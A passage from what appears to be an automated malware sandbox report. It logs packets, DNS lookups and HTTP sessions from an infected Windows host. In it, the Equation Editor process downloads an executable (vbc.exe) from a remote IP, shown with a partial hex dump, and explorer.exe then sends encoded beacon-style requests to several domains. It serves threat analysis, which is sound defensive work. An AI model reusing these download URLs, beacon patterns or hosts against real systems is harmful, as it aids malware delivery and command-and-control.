Nov 20, 2020 12:05:20.850193024 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.850224018 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.850255013 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.850292921 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.850331068 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.850368977 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.850425959 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.850475073 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.850522041 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.850531101 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.968820095 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.968882084 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.968913078 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.968945026 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.968983889 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.969019890 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.969068050 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.969109058 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.969146013 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.969171047 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.969182968 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.969204903 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.969211102 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.969214916 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.969222069 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.969255924 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.969259977 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.969290972 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.969300032 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.969321966 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.969336987 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.969362020 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.969408989 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:20.969433069 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.969470024 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:20.972110033 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.090423107 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090480089 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090521097 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090559959 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090598106 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090646029 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090688944 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090723991 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.090729952 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090759039 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.090764999 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.090769053 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090769053 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.090807915 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090816975 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.090837955 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.090847015 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090874910 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.090886116 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090920925 CET	49165	80	192.168.2.22	198.23.212.188

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:05:21.090924025 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090941906 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.090971947 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.090981007 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091015100 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.091029882 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091052055 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.091058016 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091090918 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.091110945 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091129065 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.091134071 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091166019 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.091185093 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091202974 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.091217995 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091239929 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.091259003 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091288090 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.091289997 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091329098 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.091345072 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091366053 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.091377974 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091404915 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.091423035 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091443062 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.091464043 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091479063 CET	80	49165	198.23.212.188	192.168.2.22
Nov 20, 2020 12:05:21.091497898 CET	49165	80	192.168.2.22	198.23.212.188
Nov 20, 2020 12:05:21.091516972 CET	80	49165	198.23.212.188	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 12:06:06.492037058 CET	52197	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:06:06.922523975 CET	53	52197	8.8.8.8	192.168.2.22
Nov 20, 2020 12:06:14.227207899 CET	53099	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:06:14.526599884 CET	53	53099	8.8.8.8	192.168.2.22
Nov 20, 2020 12:06:20.333092928 CET	52838	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:06:20.373017073 CET	53	52838	8.8.8.8	192.168.2.22
Nov 20, 2020 12:06:30.583833933 CET	61200	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:06:30.625853062 CET	53	61200	8.8.8.8	192.168.2.22
Nov 20, 2020 12:06:35.975224972 CET	49548	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:06:36.130682945 CET	53	49548	8.8.8.8	192.168.2.22
Nov 20, 2020 12:06:41.410654068 CET	55627	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:06:41.452959061 CET	53	55627	8.8.8.8	192.168.2.22
Nov 20, 2020 12:06:47.549561024 CET	56009	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:06:47.609066010 CET	53	56009	8.8.8.8	192.168.2.22
Nov 20, 2020 12:06:53.033955097 CET	61865	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:06:53.072963953 CET	53	61865	8.8.8.8	192.168.2.22
Nov 20, 2020 12:06:58.232968092 CET	55171	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:06:58.697033882 CET	53	55171	8.8.8.8	192.168.2.22
Nov 20, 2020 12:07:03.698806047 CET	52496	53	192.168.2.22	8.8.8.8
Nov 20, 2020 12:07:03.852780104 CET	53	52496	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 12:06:06.492037058 CET	192.168.2.22	8.8.8.8	0x708c	Standard query (0)	www.nanox.ltd	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:14.227207899 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.allout doorspeaker.com	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:20.333092928 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.teelin kz.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 12:06:30.583833933 CET	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.natcandy.com	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:35.975224972 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.californiapropiedades.com	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:41.410654068 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.pornfilm3d.com	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:47.549561024 CET	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.the-trinity-project.com	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:53.033955097 CET	192.168.2.22	8.8.8.8	0x4b92	Standard query (0)	www.crimson.school	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:58.232968092 CET	192.168.2.22	8.8.8.8	0x4b93	Standard query (0)	www.heritagediscovery.info	A (IP address)	IN (0x0001)
Nov 20, 2020 12:07:03.698806047 CET	192.168.2.22	8.8.8.8	0x9e1c	Standard query (0)	www.tnicholson.design	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 12:06:06.922523975 CET	8.8.8.8	192.168.2.22	0x708c	Name error (3)	www.nanox.ltd	none	none	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:14.526599884 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	www.alloutdoorspeaker.com	alloutdoorspeaker.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:06:14.526599884 CET	8.8.8.8	192.168.2.22	0xa14d	No error (0)	alloutdoorspeaker.com		137.59.52.234	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:20.373017073 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.teelinkz.com	teelinkz.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:06:20.373017073 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	teelinkz.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:30.625853062 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	www.natcandy.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:06:30.625853062 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:30.625853062 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:30.625853062 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:30.625853062 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:30.625853062 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:30.625853062 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:30.625853062 CET	8.8.8.8	192.168.2.22	0x2f03	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:36.130682945 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.californiapropiedades.com	californiapropiedades.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:06:36.130682945 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	californiapropiedades.com		67.227.214.78	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:41.452959061 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.pornfilm3d.com		104.24.122.89	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:41.452959061 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.pornfilm3d.com		172.67.143.182	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:41.452959061 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.pornfilm3d.com		104.24.123.89	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:47.609066010 CET	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.the-trinity-project.com		185.119.173.57	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 12:06:53.072963953 CET	8.8.8.8	192.168.2.22	0x4b92	No error (0)	www.crimson.school	crimson.school		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 12:06:53.072963953 CET	8.8.8.8	192.168.2.22	0x4b92	No error (0)	crimson.school		34.102.136.180	A (IP address)	IN (0x0001)
Nov 20, 2020 12:06:58.697033882 CET	8.8.8.8	192.168.2.22	0x4b93	Name error (3)	www.heritagediscovery.info	none	none	A (IP address)	IN (0x0001)
Nov 20, 2020 12:07:03.852780104 CET	8.8.8.8	192.168.2.22	0x9e1c	No error (0)	www.tnicholson.design		65.254.250.119	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 198.23.212.188
- www.alloutdoorspeaker.com
- www.teelinkz.com
- www.natcandy.com
- www.californiapropiedades.com
- www.pornfilm3d.com
- www.the-trinity-project.com
- www.crimson.school

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	198.23.212.188	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:05:20.609724998 CET	0	OUT	GET /reg/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 198.23.212.188 Connection: Keep-Alive
Nov 20, 2020 12:05:20.729680061 CET	1	IN	HTTP/1.1 200 OK Date: Fri, 20 Nov 2020 11:05:19 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11 Last-Modified: Fri, 20 Nov 2020 08:11:07 GMT ETag: "87000-5b48562f86225" Accept-Ranges: bytes Content-Length: 552960 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 57 74 b7 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 68 08 00 00 06 00 00 00 00 00 00 8e 86 08 00 00 20 00 00 00 a0 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 08 00 00 02 00 00 70 e7 08 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 40 86 08 00 4b 00 00 00 00 a0 08 00 42 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 08 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 94 66 08 00 00 20 00 00 00 68 08 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 42 02 00 00 00 a0 08 00 00 04 00 00 00 6a 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 c0 08 00 00 02 00 00 00 6e 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 86 08 00 00 00 00 00 48 00 00 00 02 00 05 00 70 e6 07 00 d0 9f 00 00 03 00 00 00 10 00 00 06 f0 71 00 00 80 74 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 61 00 62 00 64 00 63 00 65 00 66 00 67 00 68 00 69 00 6a 00 6b 00 6c 00 6d 00 6e 00 70 00 72 00 71 00 73 00 74 00 75 00 76 00 77 00 7a 00 79 00 78 00 30 00 31 00 32 00 33 00 34 00 35 00 36 00 37 00 38 00 39 00 41 00 42 00 43 00 44 00 45 00 46 00 47 00 48 00 49 00 4a 00 4b 00 4c 00 4d 00 4e 00 51 00 50 00 52 00 54 00 53 00 56 00 55 00 57 00 58 00 59 00 5a 00 36 02 03 28 03 00 00 06 6f 01 00 00 0a 2a 42 03 02 03 28 01 00 00 06 14 6f 02 00 00 0a 26 2a 32 02 28 05 00 00 06 74 06 00 00 01 2a 1e 28 06 00 00 06 26 2a 32 02 74 07 00 00 01 6f 03 00 00 0a 2a 46 7e 02 00 00 04 7e 03 00 00 04 28 02 00 00 06 17 2a 0a 16 2a 1e 02 28 07 00 00 0a 2a ba 28 08 00 00 0a 80 01 00 00 04 28 0d 00 00 06 28 09 00 00 0a 80 02 00 00 04 28 0d 00 00 06 28 09 00 00 0a 6f 0a 00 00 0a 80 03 00 00 04 2a 26 02 03 04 6f 0b 00 00 0a 2a 1a 28 04 00 00 06 2a 1a 28 0e 00 00 06 2a 2e 72 25 00 00 70 80 04 00 00 04 2a 36 03 02 7b 62 00 00 0a 28 5e 00 00 0a 2a 8a 03 6f 03 00 00 0a 02 7b 61 00 00 0a 7b 63 00 00 0a 02 7b 62 00 00 0a 6f 5a 00 00 0a 28 5e 00 00 0a 2a 2e 73 6f 00 00 0a 80 70 00 00 0a 2a 1e 03 6f 71 00 00 0a 2a 56 02 7b 11 00 00 04 6f 64 00 00 0a 03 28 12 00 00 2b 16 fe 01 2a 4a 02 7b 12 00 00 04 6f 31 00 00 0a 03 6f 76 00 00 0a 2a 4a 03 02 7b 13 00 00 04 6f Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELWt_h @ p@@KB H.textf h `.rsrcBj@@.reloc n@BpHpqtabdcefghijklmnprqstuvwzyx0123456789ABCDEFGHIJKLMNQPRTSVUWXYZ6(o*B(o&*2(t*(&*2to*F~~(**(*(((((o*&o*(*(*.r%p*6{b(^*o{a{c{boZ(^*.sop*oq*V{od(+*J{o1ov*J{o

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	137.59.52.234	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:06:14.689788103 CET	582	OUT	GET /o56q/?mL0=FKXiaoKe3bemDRIUugzxxbPTRBaZLZeqFtxjN0B1OdNP6J3XvAf3eeDn7VbbZMxcUak0EA==&sFNp=jpX0Lfi0J HTTP/1.1 Host: www.alloutdoorspeaker.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 12:06:15.324542999 CET	583	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html; charset=UTF-8 X-Redirect-By: WordPress Location: https://www.alloutdoorspeaker.com/o56q/?mL0=FKXiaoKe3bemDRIUugzxxbPTRBaZLZeqFtxjN0B1OdNP6J3XvAf3eeDn7VbbZMxcUak0EA==&sFNp=jpX0Lfi0J Content-Length: 0 Date: Fri, 20 Nov 2020 11:06:15 GMT Server: LiteSpeed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:06:20.390630960 CET	584	OUT	GET /o56q/?sFNp=jpX0Lfi0J&mL0=kNK7qyUu0ssORWb2BQjm/XfEOCgL/rCBvS1q+B2CMQED5QxzM1Z/xIceLMT4/tikHS2Lng== HTTP/1.1 Host: www.teelinkz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 20, 2020 12:06:20.512625933 CET	584	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 20 Nov 2020 11:06:20 GMT Content-Type: text/html Content-Length: 275 ETag: "5fb6e13a-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	198.54.117.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:06:30.798893929 CET	585	OUT	GET /o56q/?sFNp=jpX0Lfi0J&mL0=txyYMtCM76zgLKXk1qYYn+5SCVWoTymC4Fy9/8gvc5WTXTsch9hYV+sG2t1iNylweztP4w== HTTP/1.1 Host: www.natcandy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	67.227.214.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:06:36.263312101 CET	586	OUT	GET /o56q/?mL0=pV6faFGE09Anucwtu1kKnRp8occyZHoCKwW13VBtOuBMFJZe4NXXYoNYm7yc9vXPVF34hw==&sFNp=jpX0Lfi0J HTTP/1.1 Host: www.californiapropiedades.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 12:06:36.393408060 CET	587	IN	HTTP/1.1 301 Moved Permanently Connection: close Content-Type: text/html Content-Length: 706 Date: Fri, 20 Nov 2020 11:06:35 GMT Server: LiteSpeed Location: https://www.californiapropiedades.com/o56q/?mL0=pV6faFGE09Anucwtu1kKnRp8occyZHoCKwW13VBtOuBMFJZe4NXXYoNYm7yc9vXPVF34hw==&sFNp=jpX0Lfi0J Vary: User-Agent Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 301 Moved 